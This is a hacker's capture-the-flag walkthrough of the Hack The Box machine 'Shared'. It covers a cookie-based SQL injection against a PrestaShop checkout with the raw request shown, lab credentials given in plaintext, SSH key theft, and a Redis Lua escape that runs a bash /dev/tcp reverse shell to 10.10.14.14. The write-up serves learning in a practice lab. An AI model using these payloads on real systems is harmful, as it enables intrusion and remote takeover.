


HTB machine - Shared

1. Scanned open ports using nmap
Found : 22 - ssh
80 -nginx 18.1
443-nginx 18.1
Concluded that a web server is running.
2. Tried to access using a browser. But it failed
The ip redirects to a domain name. It can't be accessed. Tried http to 443 and found an error that bad request. It says that the server is running
Then added the domain name and ip to /etc/hosts file and tried.
This time accessed it
3. It's e commerce website by prestashop.
Googled it and found an injection vulnerability . But No injection point is found on home page.
But when opening cart page it uses a cookie and the cookie is carrying the product data.
4. Tried a single quote and found the request performs some action in db
5. Tried Union attack to find the db

```
1 GET / HTTP/2
2 Host: checkout.shared.htb
3 Cookie: custom_cart={"MFDSVHXQ" AND 1=2 UNION SELECT 1,@version,3-- a":"'";
PrestaShop-5f7b4f27831ed69a86c734aa3c67dd4c=
def50200745a687fb64258f3f6441c29004173669050da34846a615193845d3cfade521bb73dca43a0afc767bf9
40b44d5077202bfb31751f4e27a74f14a4c46c8ffc444a9c4207b3ab480b044d58ae9b3580cf522c0887e6ee5e
d3610a7812b26e7916c35529f930137a7fc085285114ae1d05e4a8fb5b84d44225d5111594e2d41729b01a76b2
6d27c1b481bc9c143cce1ea8fd6245bb9c9b13e88f65a3d79cc850cf93c29dc1e3dfd729c776078a8b49e0ba492
eac6e304bd979de8951b91f3b06194994212e545e2a5244e1eeb4ad570276f89d5a49d2c318d963f62dfdc0aae5
aa3398b0cbf425c0613d196890afc6079e98047d9a3ff9498d1e585fd0db295cf267ff8fb68b49fa05a2e5d68c
dd01db32883d13e1ac59b2ee1a0e60a6bf979ddffcc9f839cec76e2c80a5f03a5a6b9e3d66aae663322e64f3
61001509b925d3e6bc9c73abc45b45cfc0dd496558b2b867d696180652cb5b0861d9f737dafde355c31ade5c0e0
eee81586c2885b2504ba20322340a338b68b9f2bc696ad00a2627ee2a26106bf9676556f762f2c1d0be91cd288a
4569d5c0c2d0f32ec7de7dbfa211f6142f0f917f84c3ba4bf682bb96a3fd3e1353ace6696480f9b21b443e6b5
e3ad72baa7afeacce2fb09dd52d45c0b6803a6579e68869377e15e1b87a17812e7618c31e0b8aed67f11ac7c78a
cd2b8f4fb2aad400cc4b42722f8896cf3b9b1a7166074dd29b5eda2cf0f6f7f2d9d
4 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="96"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Linux"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/96.0.4664.45 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-site
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://shared.htb/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17
18
```


```
30 <table class="table table-borderless">
31 <thead>
32 <tr>
33 <th scope="col">
34 #
35 </th>
36 <th scope="col">
37 Product
38 </th>
39 <th scope="col">
40 Qty
41 </th>
42 <th scope="col">
43 Unit Price
44 </th>
45 </tr>
46 </thead>
47 <tbody>
48 <tr>
49 <th scope="row">
50 1
51 </th>
52 <td>
53 10.5.15-MariaDB-0+deb11u1
54 </td>
55 <td>
56 1
57 </td>
58 <td>
59 $3,00
60 </td>
61 </tr>
62 </tbody>
63 </table>
```

6. Manually done db dump .



- Cracked the dumped password hash and found password for james_mason is **Soleil101**
- Tried an ssh connection using these credentials. And got accessed to the system., but the user flag is not accessible by james. It is under dan smith's directory. And it is not accessible.
- Copied linpeas and run in the target system and found ipython is installed and can be executed by james. Then run a python script to copy and paste all users ssh_key file to home directory. That ended in Accessing Dan's ssh private key.
- Used the private key to access the machine as Dan using ssh.And access granted

11. Found the user flag user.txt



12. Also there are 2 more services running in local server

Sql in 3306


Redis in 6379

On the linpeas scan earlier, found that a file called **redis_connector_dev**

Googled about redis and found **The Redis command line interface (redis-cli) is a terminal program used to send commands to and read replies from the Redis server.**

Tried to run it But Nothing returned.

13. Copied the redis_connector_dev file to local device and run it and Intercepted the auth request. And found this




The password for redis_dev user is **F2WHqJUz2WEz=Gqq**

Run redis cli using the above password

14. Stored **bash -i >&/dev/tcp/10.10.14.14/443 0>&1** this command in /dev/shm/sh

Executed a netcat listener on port 443 and run **eval 'local l = package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0", "luaopen_io"); local io = l(); local f = io.popen("cat /dev/shm/sh | bash"); local res = f.read("*a"); f.close(); return res' 0** this command in redis-cli and we got a root access in the netcat listener

The screenshot displays a terminal window with a multi-line session. On the left, a remote host's perspective is shown, where a script attempts to connect to a Redis instance on a local machine. The script uses `io.popen` to execute shell commands and reads the output. On the right, the local Kali machine's perspective is shown, displaying the Redis server's response to the connection attempt. The output indicates that the connection was successful, as evidenced by the 'cat /root/root.txt' command being executed and its contents displayed.



Shared has been Pwned!

Congratulations  **Vaishakh**, best of luck in capturing flags ahead!

#2340

MACHINE RANK

05 Nov

PWNED

OK



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